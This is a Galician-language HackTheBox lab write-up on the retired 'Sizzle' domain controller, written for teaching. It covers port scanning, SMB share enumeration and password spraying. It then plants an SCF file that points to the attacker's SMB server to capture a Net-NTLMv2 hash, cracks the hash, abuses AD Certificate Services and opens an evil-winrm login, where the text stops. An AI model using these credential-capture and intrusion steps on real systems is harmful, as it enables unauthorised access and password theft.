HACKTHEBOX

Informe Técnico: Walkthrough

Máquina retirada: Sizzle

Sizzle


08th May 2019 / Document No D19.100.21

Prepared By: MinatoTW

Machine Author: mrb3n and lkys37en

Difficulty: Insane

Classification: Official



LIMITACIÓN DE RESPONSABILIDADE

O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Por tanto, non se fai responsable en ningún caso, nin pode ser considerado legalmente responsable en ningún caso, das consecuencias que poidan derivarse da información contida nel ou que esté enlazada dende ou hacia el, incluíndo os posibles erros e información incorrecta existentes, información difamatoria, así como das consecuencias que se poidan derivar sobre a súa aplicación en sistemas de información reais e/ou virtuais. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.

De Interese

- Informe xerado con LaTeX
- Informe baseado no vídeo de S4vitar: Cómo crear un reporte profesional en LaTeX
- https://github.com/ricardofc/repoEDU-CCbySA/tree/main/SI/Pentester/ActiveDirectory

19 de xullo do 2022

Índice

1. Escenario **2**

2. Obxectivos **2**
2.1. Fluxo de traballo 2

3. Análisis de vulnerabilidades **3**
3.1. Recoñemento inicial 3
3.2. Enumeración ldap 4
3.3. Enumeración smb 5

4. Explotación de vulnerabilidades **8**
4.1. Acceso ao sistema 8
4.1.1. Enumeración LDAP con credenciais: ldapdomaindump 9
4.1.2. Enumeración servidor web 10

5. Movemento lateral **14**
5.1. Enumeración LDAP con credenciais: sharphound 15
5.2. Rubeus: kerberoasting attack 19
5.3. Credenciais usuario mrlky: john the ripper, hashcat 20

6. Escalada de privilexios: DCSync Rights **22**
6.1. Acceso como administrador 22
6.2. Flag user 22
6.3. Flag root 22

Anexos **23**
A. URLs de Interese 23

Ricardo Feijoo Costa

1. Escenario

- Plataforma **HackTheBox**.
- Máquina retirada **Sizzle**

Figura 1: Detalles da máquina

Dirección URL

https://app.hackthebox.com/machines/169

2. Obxectivos

- Auditar o servidor **Sizzle**
- Enumerar posibles vectores de explotación
- Determinar alcance e impacto dun ataque sobre o sistema en produción.

2.1. Fluxo de traballo

Figura 2: Fluxo de traballo

3. Análisis de vulnerabilidades

3.1. Recoñemento inicial

- Comprobación de conectividade e detección de sistema operativo:
  - TTL $\simeq$ 64 $\Rightarrow$ GNU/Linux
  - TTL $\simeq$ 128 $\Rightarrow$ Microsoft Windows

```
└─$ ping -c1 10.10.10.103 -R
PING 10.10.10.103 (10.10.10.103) 56(124) bytes of data.
64 bytes from 10.10.10.103: icmp_seq=1 ttl=127 time=44.9 ms

--- 10.10.10.103 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 44.939/44.939/44.939/0.000 ms
```

Figura 3: Recoñecemento inicial sobre o sistema obxectivo

- Escaneo/detección de portos abertos mediante **nmap**

```
$ sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.10.103

```

Código 1: nmap: Portos TCP open

```
PORT      STATE SERVICE          REASON
21/tcp    open  ftp              syn-ack ttl 127
53/tcp    open  domain           syn-ack ttl 127
80/tcp    open  http             syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
443/tcp   open  https            syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
5986/tcp  open  wsmans           syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
47001/tcp open  winrm            syn-ack ttl 127
49664/tcp open  unknown          syn-ack ttl 127
49665/tcp open  unknown          syn-ack ttl 127
49666/tcp open  unknown          syn-ack ttl 127
49667/tcp open  unknown          syn-ack ttl 127
49677/tcp open  unknown          syn-ack ttl 127
49690/tcp open  unknown          syn-ack ttl 127
49691/tcp open  unknown          syn-ack ttl 127
49693/tcp open  unknown          syn-ack ttl 127
49696/tcp open  unknown          syn-ack ttl 127
49701/tcp open  unknown          syn-ack ttl 127
49710/tcp open  unknown          syn-ack ttl 127
49716/tcp open  unknown          syn-ack ttl 127
```

Figura 4: Recoñecemento con nmap

- Detección de servizos e versións sobre os portos sobre os cales foi posible explotar o sistema:

```
$ sudo nmap -p80,389,443,445,3268,3269,5985,5986 -sCV -vvv -n 10.10.10.103

```

Código 2: nmap scripting sobre servizos e versións

```
PORT     STATE SERVICE       REASON          VERSION
80/tcp   open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: HTB.LOCAL, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=sizzle.htb.local
443/tcp  open  ssl/http      syn-ack ttl 127 Microsoft IIS httpd 10.0
|_ssl-date: 2022-07-15T09:36:28+00:00; +22h42m10s from scanner time.
| ssl-cert: Subject: commonName=sizzle.htb.local
|_http-server-header: Microsoft-IIS/10.0
445/tcp  open  microsoft-ds? syn-ack ttl 127
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: HTB.LOCAL, Site: Default-First-Site-Name)
|_ssl-date: 2022-07-15T09:36:28+00:00; +22h42m10s from scanner time.
| ssl-cert: Subject: commonName=sizzle.htb.local
3269/tcp open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: HTB.LOCAL, Site: Default-First-Site-Name)
|_ssl-date: 2022-07-15T09:36:28+00:00; +22h42m10s from scanner time.
| ssl-cert: Subject: commonName=sizzle.htb.local
5985/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp open  ssl/http      syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| ssl-cert: Subject: commonName=sizzle.HTB.LOCAL
| Subject Alternative Name: othername:<unsupported>, DNS:sizzle.HTB.LOCAL
|_ssl-date: 2022-07-15T09:36:28+00:00; +22h42m10s from scanner time.
|_clock-skew: mean: 22h42m09s, deviation: 0s, median: 22h42m09s
| smb2-time:
|   date: 2022-07-15T09:35:51
|_  start_date: 2022-07-15T08:32:57
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
```

Figura 5: Numeración de servizos e versións

3.2. Enumeración ldap

TCP
Portos
389, 3268, 3269

Revisando a saída do comando nmap na figura 5 da páxina 4 obtemos información sobre ldap atopando o dominio *htb.local* e o hostname *sizzle.htb.local*. Entón engadimos estes nomes ao ficheiro /etc/hosts para a súa resolución:

```
$ sudo bash -c "echo '10.10.10.103  sizzle.htb.local htb.local' >> /etc/hosts"
```

Código 3: Resolución DNS: /etc/hosts

3.3. Enumeración smb

TCP
Porto
445

Revisamos se existen recursos compartidos e se é posible acceso sen autentificación:

```
$ smbclient -N -L 10.10.10.103

  Sharename       Type      Comment
  ---------       ----      -------
  ADMIN$          Disk      Remote Admin
  C$              Disk      Default share
  CertEnroll      Disk      Active Directory Certificate Services share
  Department Shares Disk
  IPC$            IPC       Remote IPC
  NETLOGON        Disk      Logon server share
  Operations      Disk
  SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.103 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Código 4: smbclient

Como somos quen de acceder a recursos compartidos imos comprobar permisos de acceso mediante a ferramenta smbmap:

```
$ smbmap -H 10.10.10.103 -u 'guest'
[+] IP: 10.10.10.103:445  Name: sizzle.htb.local
        Disk                                                    Permissions Comment
  ----                                                  ----------- -------
  ADMIN$                                            NO ACCESS Remote Admin
  C$                                                NO ACCESS Default share
  CertEnroll                                        NO ACCESS Active Directory Certificate Services share
  Department Shares                                 READ ONLY
  IPC$                                              READ ONLY Remote IPC
  NETLOGON                                          NO ACCESS Logon server share
  Operations                                        NO ACCESS
  SYSVOL                                            NO ACCESS Logon server share
```

Código 5: smbmap

Comprobamos o nome de dominio e hostname (xa atopados na enumeración ldap):

```
$ crackmapexec smb 10.10.10.103
SMB 10.10.10.103 445 SIZZLE  [*] Windows 10.0 Build 14393 x64 (name:SIZZLE) (domain:HTB.LOCAL) (signing:True) (SMBv1:False)
```

Código 6: crackmapexec

Investigamos nos recursos compartidos:

```
$ smbmap -H 10.10.10.103 -u 'guest' -r 'Department Shares'
[+] IP: 10.10.10.103:445  Name: sizzle.htb.local
        Disk                                                    Permissions Comment
  ----                                                  ----------- -------
  Department Shares                                 READ ONLY
  .\Department Shares\*
  dr--r--r--                0 Tue Jul  3 15:22:32 2018  .
  dr--r--r--                0 Tue Jul  3 15:22:32 2018  ..
  dr--r--r--                0 Mon Jul  2 19:21:43 2018  Accounting
  dr--r--r--                0 Mon Jul  2 19:14:28 2018  Audit
  dr--r--r--                0 Tue Jul  3 15:22:39 2018  Banking
  dr--r--r--                0 Mon Jul  2 19:15:01 2018  CEO_protected
  dr--r--r--                0 Mon Jul  2 19:22:06 2018  Devops
  dr--r--r--                0 Mon Jul  2 19:11:57 2018  Finance
  dr--r--r--                0 Mon Jul  2 19:16:11 2018  HR
  dr--r--r--                0 Mon Jul  2 19:14:24 2018  Infosec
```


```
  dr--r--r--                0 Mon Jul  2 19:13:59 2018  Infrastructure
  dr--r--r--                0 Mon Jul  2 19:12:04 2018  IT
  dr--r--r--                0 Mon Jul  2 19:12:09 2018  Legal
  dr--r--r--                0 Mon Jul  2 19:15:25 2018  M&A
  dr--r--r--                0 Mon Jul  2 19:14:43 2018  Marketing
  dr--r--r--                0 Mon Jul  2 19:11:47 2018  R&D
  dr--r--r--                0 Mon Jul  2 19:14:37 2018  Sales
  dr--r--r--                0 Mon Jul  2 19:21:46 2018  Security
  dr--r--r--                0 Mon Jul  2 19:16:54 2018  Tax
  dr--r--r--                0 Tue Jul 10 21:39:32 2018  Users
  dr--r--r--                0 Mon Jul  2 19:32:58 2018  ZZ_ARCHIVE
```

Código 7: Recurso compartido: Department Shares

```
$ smbclient -N "//10.10.10.103/Department Shares"
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Jul  3 15:22:32 2018
  ..                                  D        0  Tue Jul  3 15:22:32 2018
  Accounting                          D        0  Mon Jul  2 19:21:43 2018
  Audit                               D        0  Mon Jul  2 19:14:28 2018
  Banking                             D        0  Tue Jul  3 15:22:39 2018
  CEO_protected                       D        0  Mon Jul  2 19:15:01 2018
  Devops                              D        0  Mon Jul  2 19:19:33 2018
  Finance                             D        0  Mon Jul  2 19:11:57 2018
  HR                                  D        0  Mon Jul  2 19:16:11 2018
  Infosec                             D        0  Mon Jul  2 19:14:24 2018
  Infrastructure                      D        0  Mon Jul  2 19:13:59 2018
  IT                                  D        0  Mon Jul  2 19:12:04 2018
  Legal                               D        0  Mon Jul  2 19:12:09 2018
  M&A                                 D        0  Mon Jul  2 19:15:25 2018
  Marketing                           D        0  Mon Jul  2 19:14:43 2018
  R&D                                 D        0  Mon Jul  2 19:11:47 2018
  Sales                               D        0  Mon Jul  2 19:14:37 2018
  Security                            D        0  Mon Jul  2 19:21:47 2018
  Tax                                 D        0  Mon Jul  2 19:16:54 2018
  Users                               D        0  Tue Jul 10 21:39:32 2018
  ZZ_ARCHIVE                          D        0  Mon Jul  2 19:32:58 2018

    7779839 blocks of size 4096. 3692610 blocks available
smb: \> cd Users
smb: \Users\> ls
  .                                   D        0  Tue Jul 10 21:39:32 2018
  ..                                  D        0  Tue Jul 10 21:39:32 2018
  amanda                              D        0  Mon Jul  2 19:18:43 2018
  amanda_adm                          D        0  Mon Jul  2 19:19:06 2018
  bill                                D        0  Mon Jul  2 19:18:28 2018
  bob                                 D        0  Mon Jul  2 19:18:31 2018
  chris                               D        0  Mon Jul  2 19:19:14 2018
  henry                               D        0  Mon Jul  2 19:18:39 2018
  joe                                 D        0  Mon Jul  2 19:18:34 2018
  jose                                D        0  Mon Jul  2 19:18:53 2018
  lkys37en                            D        0  Tue Jul 10 21:39:04 2018
  morgan                              D        0  Mon Jul  2 19:18:48 2018
  mrb3n                               D        0  Mon Jul  2 19:19:20 2018
  Public                              D        0  Wed Sep 26 05:45:32 2018

    7779839 blocks of size 4096. 3693384 blocks available
smb: \Users\> exit
```

Código 8: Acceso ao recurso compartido: Department Shares

Revisando o contido deses cartafoles de usuario non existe nada, pero, poden ser usuarios do dominio e cartafoles de perfiles? Entón, imos tratar esa saída para crear un ficheiro de usuarios e pasalos por crackmapexec:

Sen kerberos

Non podemos empregar **kerbrute** posto que o porto TCP 88 non está aberto.

```
$ cat users.txt
amanda
amanda_adm
bill
bob
chris
henry
joe
jose
lkys37en
morgan
mrb3n
Public
```

Código 9: Ficheiro posibles usuarios do dominio

```
$ crackmapexec smb 10.10.10.103 -u users.txt -p /usr/share/wordlists/rockyou.txt --continue-on-success
```

Código 10: Password Spraying

De Interese

Coa opción –**continue-on-success** aínda que atope coincidencias segue probando co resto de usuarios.

Non conseguimos ningunhas credenciais co cal imos revisar coa ferramenta **smbcacls** se temos permiso de escritura nalgún cartafol do recurso compartido:

```
$ rm revision.txt; while read line
do
  echo $line | tee -a revision.txt
  smbcacls "//10.10.10.103/Department Shares" Users/$line -N | tee -a revision.txt
  echo | tee -a revision.txt
done <users.txt
```

Código 11: smbcacls

Entón vemos que no recurso compartido **Public** calquera *(Everyone)* ten permiso **FULL**:

```
Public
REVISION:1
CONTROL:SR|DI|DP
OWNER:BUILTIN\Administrators
GROUP:HTB\Domain Users
ACL:Everyone:ALLOWED/OI|CI/FULL
ACL:S-1-5-21-2379389067-1826974543-3574127760-1000:ALLOWED/OI|CI|I/FULL
ACL:BUILTIN\Administrators:ALLOWED/OI|CI|I/FULL
ACL:Everyone:ALLOWED/OI|CI|I/READ
ACL:NT AUTHORITY\SYSTEM:ALLOWED/OI|CI|I/FULL
```

Código 12: Everyone permisos FULL sobre Public

Así, calquera con permiso de escritura nun recurso compartido: **exploit scf file**

4. Explotación de vulnerabilidades

4.1. Acceso ao sistema

```
$ cat file.scf
[Shell]
Command=2
IconFile=\\10.10.14.12\TMP\pentestlab.ico
[Taskbar]
Command=ToggleDesktop

$ smbserver.py -smb2support TMP Sizzle/exploits
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Código 13: Exploit scf file

```
        $ smbclient -U'guest' //10.10.10.103/"Department Shares"
Enter WORKGROUP\guest's password:
Try "help" to get a list of possible commands.
smb: \> cd users
smb: \users\> cd public
smb: \users\public\> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q              queue          quit           readlink
rd             recurse        reget          rename         reput
rm             rmdir          showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
tdis           tid            utimes         logoff         ..
!
smb: \users\public\> put Sizzle/exploits/file.scf file.scf
putting file Sizzle/exploits/file.scf as \users\public\file.scf (0,2 kb/s) (average 0,2 kb/s)
smb: \users\public\> quit
```

Código 14: Net-NTLM hash

Agora toca esperar a que algún usuario conéctese ao seu perfil cargándose así o recursos compartido Public:

```
$ smbserver.py -smb2support TMP Sizzle/exploits
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.103,59567)
[*] AUTHENTICATE_MESSAGE (HTB\amanda,SIZZLE)
[*] User SIZZLE\amanda authenticated successfully
[*] amanda::HTB:aaaaaaaaaaaaaaaa:da2a23f18637081753f3cc42a08c2943:0101000000000000020cf9c0a76d80136ce6c14dbce1b250000
0000010010005400640006b00510077007100650067000300100054006400 6b00510077007100650067000200100068006400730047007700550 04c
00690004001000680064007300470077005500 4c00690007000800020cf9c0a76d80106000400020000000800300030000000000000000001000000
```

```
00200000d985b54362899eb410d1e753db3de646b5394007aafb76d92da0d8e0da38d3150a00100000000000000000000000000000000000090020
006300690066007300 2f00310030002e00310030002e00310034002e00310034000000000000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:TMP)
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:TMP)
[*] Closing down connection (10.10.10.103,59567)
[*] Remaining connections []
```

Código 15: Capturar Net-NTLMv2 hash

Agora temos un hash que non server para PtH (PasstheHash) pero si para intentar "crackear"mediante john ou hashcat:

```
$ cat hashes.txt
amanda::HTB:aaaaaaaaaaaaaaaa:da2a23f18637081753f3cc42a08c2943:0101000000000000020cf9c0a76d80136ce6c14dbce1b250000
0000010010005400640 06b00510077007100650067000300100054006400 6b00510077007100650067000200100068006400730047007700550 04c0069000400100068006400730047007700550 04c0069000700080002 0cf9c0a76d80106000400020000000803000300000000000000
0100000000200000d985b54362899eb410d1e753db3de646b5394007aafb76d92da0d8e0da38d3150a00100000000000000000000000000000000
000000090020006300690066007300 2f00310030002e00310030002e00310034002e00310034000000000000000000000000

$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
Ashare1972       (amanda)
1g 0:00:00:19 DONE (2022-06-02 07:06) 0.05254g/s 599878p/s 599878c/s 599878C/s Ashbabez08..Ashanti01
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.

$ john --show --format=netntlmv2 hashes.txt
amanda:Ashare1972:HTB:aaaaaaaaaaaaaaaa:da2a23f18637081753f3cc42a08c2943:0101000000000000020cf9c0a76d80136ce6c14dbce1b250000
0000010010005400640 06b00510077007100650067000300100054006400 6b00510077007100650067000200100068006400730047007700550 04c0069000400100068006400730047007700550 04c0069000700080002 0cf9c0a76d80106000400020000000803000300000000000000
0100000000200000d985b54362899eb410d1e753db3de646b5394007aafb76d92da0d8e0da38d3150a00100000000000000000000000000000000
000000090020006300690066007300 2f00310030002e00310030002e00310034002e00310034000000000000000000000000

$ cat credentials.txt
amanda:Ashare1972
```

Código 16: Credenciais amanda

Agora con credenciais válidas imos revisar se temos acceso ao DC:

```
$ crackmapexec smb 10.10.10.103 -u amanda -pAshare1972
SMB    10.10.10.103 445 SIZZLE  [*] Windows 10.0 Build 14393 x64 (name:SIZZLE) (domain:HTB.LOCAL) (signing:True) (SMBv1:False)
SMB    10.10.10.103 445 SIZZLE  [+] HTB.LOCAL\amanda:Ashare1972

$ crackmapexec winrm 10.10.10.103 -u amanda -pAshare1972
SMB    10.10.10.103 5986   SIZZLE  [*] Windows 10.0 Build 14393 (name:SIZZLE) (domain:HTB.LOCAL)
HTTP   10.10.10.103 5986   SIZZLE  [*] https://10.10.10.103:5986/wsman
WINRM 10.10.10.103 5986   SIZZLE  [-] HTB.LOCAL\amanda:Ashare1972 "The server did not response with one of the following
authentication methods Negotiate, Kerberos, NTLM - actual: ''"
```

Código 17: Comprobando credenciais usuario amanda

Existe pero non temos consola por winrm. Entón, imos probar ENUMERACIÓN LDAP con ese usuario.

4.1.1. Enumeración LDAP con credenciais: ldapdomaindump

Imos estudar o directorio ldap mediante **ldapdomaindump**:

```
$ ldapdomaindump -u'htb.local\amanda' -p'Ashare1972' 10.10.10.103
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

Código 18: ldapdomaindump

Buscamos información do usuario amanda:

```
$ firefox $(grep -Hi amanda *html | cut -d ':' -f1 | sort -u)
```

Código 19: Información sobre o usuario amanda

Revisando a saída anterior no firefox, si atopamos que o usuario amanda pertence ao grupo Remote Management Users. Entón, debería ter acceso ao sistema, pero previamente comprobamos con crackmapexec que non o tiña. Pero comprobamos sen certificado no porto TCP 5985, e que pasa entón no porto 5986? Imos ver se somos quen de conseguir acceder mediante certificado por winrm, e conseguímolo mediante enumeración web (fuzzing).

4.1.2. Enumeración servidor web

TCP

Porto
80

Fuzzing no porto 80 amosa unha entrada ao sistema a través do cartafol */certsrv*, o cal amosa a interface *Microsoft Active Directory Certificate Services – HTB-SIZZLE-CA*

```
$ wfuzz -t 100 -c --hc=404 -z file,SecLists/Discovery/Web-Content/IIS.fuzz.txt http://10.10.10.103/FUZZ
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.103/FUZZ
Total requests: 211

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000031:   401        29 L     100 W      1293 Ch     "/certsrv/mscep_admin"
000000030:   401        29 L     100 W      1293 Ch     "/certsrv/"
000000032:   401        29 L     100 W      1293 Ch     "/certsrv/mscep/mscep.dll"
000000029:   403        29 L     92 W       1233 Ch     "/certenroll/"
000000021:   403        29 L     92 W       1233 Ch     "/aspnet_client/"
000000083:   403        29 L     92 W       1233 Ch     "/images/"
000000094:   200        0 L      5 W        60 Ch       "# Look at the result codes in the headers - 403 likely mean the dir ex
                                                        an ISAPI filter for IIS to return 404's for 403s."
000000108:   400        6 L      26 W       324 Ch      "/%NETHOOD%/"
000000127:   400        6 L      26 W       324 Ch      "/~/<script>alert('XSS')</script>.asp"
000000129:   400        6 L      26 W       324 Ch      "/<script>alert('XSS')</script>.aspx"
000000128:   400        6 L      26 W       324 Ch      "/~/<script>alert('XSS')</script>.aspx"

Total time: 0
Processed Requests: 211
Filtered Requests: 200
Requests/sec.: 0
```

Código 20: Fuzzing http

Introducimos as credencias de amanda en http://10.10.10.103/certsrv/




Figura 6: Fuzzing

Ben, entón a idea é conseguir unha key privada para o usuario *amanda* coa cal pode acceder ao sistema mediante winrm. Para facer isto:

(1) Creamos unha solicitude de sinatura de certificado para o usuario *amanda*

(2) Facemos a petición coa solicitude do certificado anterior para conseguir a *private key* do usuario *amanda*

Así,

(1) Creamos a solicitude de sinatura de certificado mediante *openssl*:

```
$ openssl req -newkey rsa:2046 -nodes -keyout priv.key -out cert.csr
```

Código 21: openssl: cert.csr

(2) Unha vez xerado o ficheiro *cert.csr* enviamos a petición vía web para conseguir o certificado co que usuario *amanda* poderá acceder ao sistema mediante winrm:




Figura 7: Request a certificate




Figura 8: Advanced certificate request




Figura 9: Download certificate: Base 64 encoded




Figura 10: Submit

Con este cerficado descargado **certnew.cer** poderemos acceder co usuario *amanda* mediante *winrm*:

```
$ evil-winrm -i 10.10.10.103 -u 'amanda' -p'Ashare1972' -S -P 5986 -c certnew.cer -k priv.key

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this

